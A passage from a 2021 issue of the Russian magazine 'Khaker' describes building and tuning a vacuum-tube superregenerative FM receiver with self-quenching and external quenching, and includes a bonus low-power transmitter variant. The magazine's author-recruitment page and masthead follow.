Рекомендации к монтажу обычные: провода покороче, монтаж по возможности более жесткий. Наушники применены старорежимные высокоомные (ТА56-М 1600 Ом), их, в принципе, до сих пор можно купить на какой-нибудь барахолке, на Авито цена стартует со 100 р. Если высокоомных наушников нет, можно включить современные низкоомные через трансформатор. Мощности тут мизерные, так что можно взять практически любой маломощный трансформатор с коэффициентом трансформации около 1:10, бонусом от такой замены будет появление басов.

От трансформатора можно и вовсе отказаться и использовать резистор в качестве нагрузки, правда придется подобрать его величину для оптимального режима работы. Выход ЗЧ в этом случае удобно снимать через RS-фильтр, к выходу которого можно подключить усилитель. Питание приемника батарейное, для накала используется аккумулятор AA NiMH. Можно взять и обычную батарейку, но аккумулятор предпочтительнее из-за напряжения в 1,2 В, под которое рассчитан накал (это не совпадение). С обычной батарейкой на 1,5 В лампа будет деградировать. Впрочем, этот процесс не то что бы очень быстрый, и, если лампу не жалко, можно использовать батарейку.

Анод питается от батареи из 5 крон, которая дает около 45 В. Анодное напряжение можно грубо варьировать, подключаясь к разным точкам батареи. За разряд батареи можно особо не беспокоиться, все представленные схемы потребляют меньше 1 мА, так что она скорее пересохнет, чем сядет. Моя уже третий год в строю и все еще выдает 47 В. Плюсы батареи еще и в том, что она не дает шумов по питанию, а чувствительность сверхрегенератора ограничена уровнем его собственных шумов. Впрочем, на эту тему можно не заморачиваться, потому что шумит он сильно, это важно скорее для регенераторов.





Схема с самогашением и выходом на усилитель

Что же касается настройки, то она заключается в подборе сопротивления R и емкости конденсатора C1, чтобы получить оптимальную частоту гашения. Неприятная особенность заключается в том, что величины их оптимальных номиналов будут зависеть практически от всего. В качестве лампы в этой схеме лучше взять 1Ж29Б, так как у нее выше крутизна и колебания гашения будут более устойчивы, но 1Ж17Б тоже можно заставить работать.

В настройке этой штуки очень полезен осциллограф, более того, можно сказать, что без него настраивать схему неудобно. Чтобы меньше влиять на схему осциллографа, лучше связать его с контуром с помощью катушки связи (см. фото). Впрочем, эту катушку можно сформировать из провода щупа и просто положить недалеко от устройства, после чего, подбирая R, C1 и величину напряжения анодной батареи, добиваться устойчивой частоты гашения. Сам сигнал гашения можно наблюдать на сетке лампы, щуп к ней подключается через дроссель или резистор в несколько десятков килоом, в противном случае можно сорвать колебания. Для настроенного сверхрегенератора осциллограмма будет выглядеть как-то так.



Осциллограмма колебаний в контуре сверхрегенератора с автосуперизацией

Желтый график — напряжение на сетке (включена фильтрация по ВЧ), синий — в контуре. Паразитное излучение при настройке удобно использовать, чтобы попасть в диапазон. Так, запустив в осциллографе анализатор спектра, можно достаточно легко выяснить, на какую частоту настроен приемник.

WARNING


Сверхрегенератор во время работы излучает сигнал в эфир и создает помехи окружающим приемникам, особенно если он не настроен и не происходит срыва собственных колебаний. Впрочем, сейчас это уже не так критично, поскольку радио слушают мало, но этот эффект надо держать в уме. А с точки зрения законодательства без лицензии в диапазоне ФМ можно вещать с мощностью до 10 мВт. При правильной настройке рассмотренные схемы вписываются в этот предел с запасом.

Представленная конструкция работает и прямо-таки шокирует своей простотой. Однако за все приходится платить, и в данном случае платой будет неустойчивость режима сверхрегенерации. Так, настроенный приемник ловит сильные станции даже без внешней антенны просто контуром, однако подключение внешней антенны сбивает режим работы и может вовсе сорвать колебания гашения, после чего подбирать режим придется вновь. Режим может уходить и во время перестройки по диапазону, это очень неудобно. Можно ли с этим что-нибудь сделать? Можно, нужно прикрутить внешний источник суперизации!

Недаром в двадцатые и тридцатые годы была так популярна схема с внешней суперизацией. Она, во-первых, гораздо устойчивее в работе, а сверх того обеспечивает большую чувствительность. Так как же прикрутить к нашему приемнику внешний генератор гашения?

Тут варианты примерно такие же, как с модуляцией: сигнал гашения можно подавать на анод, на сетку или катод. Первый вариант был особенно популярен в прошлом. Кроме того, учитывая, что наша схема собрана на пентоде (в триодном включении), сигнал гашения можно подавать в экранирующую сетку. Из этих вариантов катодный можно отбросить, так как у нас используется прямонакальная лампа и в данном случае это неудобно. Анодное гашение работает, однако требует точной настройки амплитуды вспомогательного сигнала и анодного напряжения. Попробовав этот вариант, я отказался от него.


Остались два варианта через управляющую и экранирующие сетки, и вот эти варианты работают очень хорошо. В качестве внешнего генератора на этапе экспериментов использовался китайский ГСС. Эксперименты показали, что в экранирующую сетку нужно подавать сигнал с амплитудой около 50 В. Для этого удобно использовать небольшой повышающий трансформатор с ферритовым сердечником: я его сделал, перемотав трансформатор от сгоревшей телефонной зарядки. Первичная обмотка — 50 витков, вторичная — 250 витков, на первичную обмотку подавался сигнал с генератора, вторичная обмотка подключалась к экранирующей сетке.



Внешняя суперизация на экранирующую сетку

Вспышки генерации возникали, когда напряжение на экранирующей сетке достигало 40 В. Форма сигнала гашения, к моему удивлению, на качество работы влияла не сильно, меандр и синусоида работали одинаково хорошо. Кроме того, в данном варианте можно проварьировать постоянную составляющую напряжения на экранирующей сетке.


Второй вариант — это подавать колебания гашения непосредственно на управляющую сетку (в этом случае я подавал сигнал прямо с генератора на первую сетку). Эксперименты показали, что амплитуда сигнала гашения в данном случае должна быть около 1 В и постоянное смещение на сетке примерно равно амплитуде сигнала гашения, то есть около -1 В.



Внешняя суперизация на сетку

Оба варианта работают неплохо, и если собирать генератор гашения на лампе, то, наверное, удобнее использовать первый. Но ставить еще одну лампу мне не хотелось, и я решил собрать генератор на транзисторе. Однако, чтобы не потерять, так сказать, дух времени, я решил взять транзистор П16. Их производство начали в 1959 году, так что они со стержневыми лампами ровесники. Более того, мой транзистор выпущен в 1962-м, а лампа аж в 1987 году.

Генератор собран по схеме блокинг-генератора, который благодаря подключению конденсатора параллельно первичной обмотке начинает генерировать синусоидальные колебания. Трансформатор намотан на гантелеобразном сердечнике от дросселя, первичная обмотка составляет 2 × 25 витков, вторичная — около 50 витков. Точное число подбиралось, чтобы получить на выходе амплитуду 1–2 В (пришлось немного отмотать). Частоту суперизации я выбрал 100 кГц. В принципе, ее смело можно варьировать от 15 кГц и где-то до 200 кГц. Плавной подстройкой частоты суперизации можно загнать сверхрегенератор в линейный режим, обладающий наибольшей чувствительностью, — правда, этот режим неустойчив и логарифмический удобнее. А вот и окончательная схема устройства.




Окончательный вариант сверхрегенератора с внешней суперизацией

Очевидно, она отличается от исходной только наличием внешнего генератора и дросселя, что легко позволяет превратить внешнюю суперизацию в автосуперизацию и сравнить работу схем. Отдельно следует упомянуть цепочку R3 — C9. Она отвечает за автоматическое смещение лампы, которое формируется в результате выпрямления сигнала гашения на участке «катод — сетка» близко к амплитуде сигнала гашения, что нам и нужно.


INFO


Любопытный факт: если просто отключить питание генератора гашения, то схема перейдет в режим автосуперизации, однако частота вспышек теперь будет определяться уже не цепочкой R1 – C1, а именно цепочкой R3 – C9. Принцип там точно такой же, как и в первой схеме, однако настраивать частоту автосуперизации в таком случае иногда удобнее. Этот метод генерации колебаний гашения гораздо реже встречается в литературе, однако иногда используется.

А вот и осциллограммы с работающей схемы.



Внешняя суперизация на сетку




Макет в сборе

Желтый график — колебания в контуре, синий — напряжение на сетке. А как внешняя суперизация отразилась на работе приемника? Хорошо отразилась: повысилась чувствительность (это заметно на слух), режим работы перестал реагировать на подключение внешней антенны, а с подключенной антенной (полуволновый диполь за окном) приемник стал гораздо проще настраиваться на станции. Качество звучания тоже заметно возросло, влияние рук на настройку стало менее заметно (может, это захват частоты), а кроме того, оптимальное анодное напряжение снизилось с 45 до 27 В. В общем и целом можно констатировать, что такое небольшое усложнение схемы однозначно себя оправдывает. Примерные характеристики приемника: чувствительность около 100 мкВ на FM, ширина полосы пропускания около 0,5 МГц на низкочастотном участке диапазона и около 1 МГц на верхнем (оценивал с помощью NWT200).

Что касается сборки и наладки, рекомендации следующие: начать стоит с генератора гашения, нужно добиться, чтобы он выдавал синусоиду амплитудой 1–2 В и частотой около 100 кГц. Транзистор П16 можно заменить на любой имеющийся, можно и проводимость поменять, современные работать будут даже лучше. Правда, при использовании современных транзисторов придется несколько увеличить резистор смещения базы, добиваясь тока потребления около 5 мА.

Частоту подстраивают, подбирая емкость конденсатора C8. Дальше следует добиться возникновения вспышек генерации от лампы. Если генерации нет, нужно проверить наличие напряжения накала (об этом периодически забываешь) и правильность сборки. С объемным контуром приемник запускается достаточно легко и работает вплоть до частот около 160 МГц, выше я не проверял. Если генерации нет, то проблема может быть в дросселях или плохом монтаже. Наличие генерации видно на осциллографе, как было описано выше, кроме того, при прикосновении к контуру раздается щелчок в наушниках. При правильной работе в наушниках слышен характерный шум. Если все заработало, осталось подключить антенну и настроиться на станцию, впрочем, сильные станции принимаются и без антенны. Осталось поместить конструкцию в ящик красного дерева с карболитовыми ручками :).

БОНУС

Ну и в качестве бонуса. Казалось бы, что еще можно выдавить из этой простейшей схемы? А кое-что можно: превратить ее в передатчик! Для этого нужно уменьшить сопротивление R1 до нескольких сотен килоом, а вместо колебаний гашения подавать на управляющую сетку лампы аудиосигнал амплитудой порядка 200 мВ. Наушники следует отключить, а питание подавать прямо на конденсатор C6. Все, передатчик готов!

Любопытный вопрос: какая у него модуляция? В литературе такой тип модуляции называют смешанной, и мне представлялось, что она в значительной степени амплитудная. Однако эксперимент показал, что модуляция получается частотная узкополосная (смотрел SDR-приемником). Если тебе интересно, как получается частотная модуляция, отвечу: за счет изменения емкости лампы.

Да, у лампы в зависимости от приложенного напряжения меняется емкость, это происходит из-за изменения размера и плотности электронного облака вокруг катода или, как правильнее говорить, объемного заряда катода. Эти изменения емкости не такие существенные, как у полупроводников, но для модуляции вполне хватает. Сигнал этого передатчика был уверенно слышен по всей квартире на RTL-SDR с пятисантиметровой антенной.

Ориентировочная мощность такого передатчика составляет 5 мВт. Если взять лампу покруче, можно выжать значительно больше, особенно если еще озаботиться согласованием с антенной. Но это незаконно и влечет за собой административную ответственность. Принимать сигнал такого передатчика, судя по описаниям в литературе, можно на сверхрегенератор, а значит, есть возможность создать трансивер на одной лампе.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР 18+

№12 (273)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru

Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30. 08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.

© Журнал «Хакер», РФ, 2021